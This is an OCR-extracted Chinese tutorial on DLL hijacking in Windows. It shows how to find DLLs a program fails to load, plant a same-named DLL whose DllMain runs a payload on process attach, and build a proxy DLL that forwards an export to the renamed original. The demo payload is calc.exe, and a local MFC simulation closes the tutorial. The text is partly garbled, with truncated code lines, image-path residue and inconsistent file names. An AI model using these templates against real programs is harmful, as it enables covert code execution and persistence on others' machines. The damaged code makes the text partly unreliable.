
静态编译生成的可执行文件exe大，但是运行的时候不依赖于系统环境所依赖的dll和lib等环境问题，在编译的时候已经这些dll相关文件编译进了exe文件，所以exe文件较大。所以需要自己创建的工程需要在别的电脑上运行，考虑到稳定性，同时对执行文件的大小没有要求的话还是尽量选择静态编译。

所以综上所述，我们选择静态编译，Release！


0x01 编写一个dll文件

创建dll项目


起始页 - Microsoft Visual Studio
文件(F)
编辑(E)
视图(V)
调试(D)
团队(M)
SQL(Q)
工具(T)
测试(S)
分析(N)
窗口(W)
新建(N)
打开(O)
关闭(C)
全部保存(L) Ctrl+Shift+S
源代码管理(R)
最近的文件(F)
最近使用的项目和解决方案(J)
退出(X) Alt+F4
项目(P)... Ctrl+Shift+N
网站(W)... Shift+Alt+N
团队项目(T)...
文件(F)... Ctrl+N
从现有代码创建项目(E)...
Team Foundation Server...


新建项目
最近
已安装
模板
Visual Basic
Visual C#
Visual C++
Windows 应用商店
ATL
CLR
常规
MFC
测试
Win32
Windows Phone
Visual F#
SQL Server
JavaScript
LightSwitch
其他项目类型
示例
联机
.NET Framework 4.5
排序依据: 默认值
搜索已安装模板(Ctrl+E)
Win32 控制台应用程序 Visual C++
Win32 项目 Visual C++
类型: Visual C++
用于创建 Win32 应用程序、控制台应用程序、DLL 或其他静态库的项目
名称(N): dllInject
位置(L): H:\2.C\Study\demo1\
解决方案名称(M): dllInject
浏览(B)...
为解决方案创建目录(D)
添加到源代码管理(U)
确定
取消

Win32 应用程序向导 - dllInject1 ? X



应用程序设置

概述

应用程序设置

应用程序类型:

- Windows 应用程序(W)
- 控制台应用程序(O)
- DLL(D)
- 静态库(S)


附加选项:


- 空项目(E)
- 导出符号(X)
- 预编译头(P)
- 安全开发生命周期(SDL)检查(C)


添加公共头文件以用于:

- ATL(A)
- MFC(M)

< 上一步 下一步 > 完成 取消









```
#include <Windows.h>
// 这是导出变量的一个示例


extern "C" _declspec(dllexport) void __cdecl test(HWND hwnd, HINSTANCE hinst, LF
{
    MessageBox(NULL,L"_Title_",L"Hello",MB_OK);
    return;
}
```






```
C:\Users\user2\Desktop\dllInject>rundll32 dllInject1.dll test

C:\Users\user2\Desktop\dllInject>
```



0x02 两种劫持方法

0x02-1 第一种dll劫持场景：

劫持程序运行时加载的未知dll文件

```
某个exe程序运行的时候，使用ProcessMonitor监听

1. result为NAME NOT FOUND，即找不到dll文件（dll文件名为A.dll）。
2. 该dll文件调用了LoadLibrary函数
3. 自己编写dll，重命名A.dll。
4. 重复之前的程序运行过程，就可以劫持
```


```
DllMain里的代码是程序加载dll文件时，可以选择
1.进程装载DLL。
2.进程卸载DLL。
3.DLL在被装载之后创建了新线程。
4.DLL在被装载之后一个线程被终止了
这四种情况下执行恶意代码，
测试dll文件是否可用性，可以执行rundll32 DllMain.dll aaaaaa(随便加函数名) 调用
```


一般选择DLL_PROCESS_ATTACH，则进程加载DLL时就会执行恶意代码

劫持dll的代码模板

```
// dllmain.cpp : 定义 DLL 应用程序的入口点。
#include <Windows.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        WinExec("calc.exe", SW_HIDE);              //我们要攻击的恶意代码
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```





0x02-2 第二种dll劫持场景：

劫持某个功能（例如截图）所调用的dll文件

```
某个exe程序运行的时候，监控某个功能（例如截图）所调用的dll文件

1. 使用CFFExplorer工具查看该dll文件(dll文件名为B)，导入目录里的kerbel32.dll里是否调用了L
2. 如果调用了LoadLibrary，则在导出目录找导出的函数名（函数名为C）
3. 自己编写dll，重命名为B.dll，将原先的B.dll重命名为B_origin.dll。B.dll代码里用LoadLibra
4. 运行该程序的某个功能，即可劫持
```

extern导出函数的代码可以用rundll32 dllExtern.dll test(函数名) 调用

extern "C" extern "C"使得在C++中使用C编译方式成为可能。在"C++"下定义"C"函数，需要加extern "C"关键词。用extern "C"来指明该函数使用C编译方式。输出的"C"函数可以从"C"代码里调用


_declspec(dllexport)的作用就是让编译器按照某种预定的方式（前面大致解释了这种方式的规则）来输出导出函数及变量的符号

动态链接库文件中包含若干公用的代码、数据等，供其他模块使用。动态链接库是将应用程序模块化的重要方法，动态链接库中的函数和数据可以同时供其他多个可执行文件使用，不同的可执行文件可以调用同一个动态链接库中的函数。DLL 中函数经过"导出"（export）后可以被 exe 文件中的程序调用，也可以被其他 DLL 中的程序调用。

```
#include <Windows.h>
// 这是导出变量的一个示例

extern "C" _declspec(dllexport) void __cdecl test(HWND hwnd, HINSTANCE hinst, LF
{


    WinExec("calc.exe", SW_HIDE);
    return;
}
```



```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.18362.356]
(c) 2019 Microsoft Corporation。保留所有权利。

C:\Users\user2\Desktop\dllInject>rundll32 dllInject1.dll test

C:\Users\user2\Desktop\dllInject>
```




```
劫持dll的代码模板
假设程序加载的dll名字为B，B.dll的导出函数为C
劫持的dll名字改为B
B.dll改为B_Origin.dll
PrScrn改为C
PrScrn_Origial.dll改为B_Origin.dll
```

```
#include <Windows.h>
extern "C" __declspec(dllexport) void PrScrn();

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        WinExec("calc.exe", SW_HIDE);            //我们要攻击的恶意代码
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

void PrScrn()
{
    MessageBox(NULL, L"DLL Hijack! by DLLHijacker!", L":)", 0);  //我们要攻击的恶意
    HINSTANCE hDllInst = LoadLibrary(L"PrScrn_Origial.dll");
    if (hDllInst)
    {
        typedef DWORD(WINAPI *EXPFUNC)();
        EXPFUNC exportFunc = NULL;
        exportFunc = (EXPFUNC)GetProcAddress(hDllInst, "PrScrn");
        if (exportFunc)
        {
            exportFunc();
        }
        FreeLibrary(hDllInst);
    }
    return;
}
```

0x03 本地dll劫持场景模拟


模拟一个exe程序调用dll文件，然后用自己的dll去劫持

0x03-1 创建dll项目，项目名为aaa


源.cpp


```
#include <Windows.h>
// 这是导出变量的一个示例

extern "C" _declspec(dllexport) void __cdecl test(HWND hwnd, HINSTANCE hinst, LP
{
    MessageBox(NULL, TEXT("我是程序运行时正常加载的dll"), TEXT("hello"), NULL);
    return;
}
```




0x03-2 创建一个MFC程序，模拟一个正常的exe去加载dll





一直下一步直到完成

从工具箱里托一个按钮



双击按钮，在OnBnClickedButton1函数里添加代码

```
void CMFC_aaaDlg::OnBnClickedButton1()
{
    // TODO: 在此添加控件通知处理程序代码
    typedef DWORD (*TEST)();
    HINSTANCE hLibrary;
    hLibrary = LoadLibrary(TEXT("aaa.dll"));                       // 使用LoadLibrary加载
    TEST test = (TEST)GetProcAddress(hLibrary, "test");                // 获取dll文件的函数
    test();                                                            // 运行函数

}
```

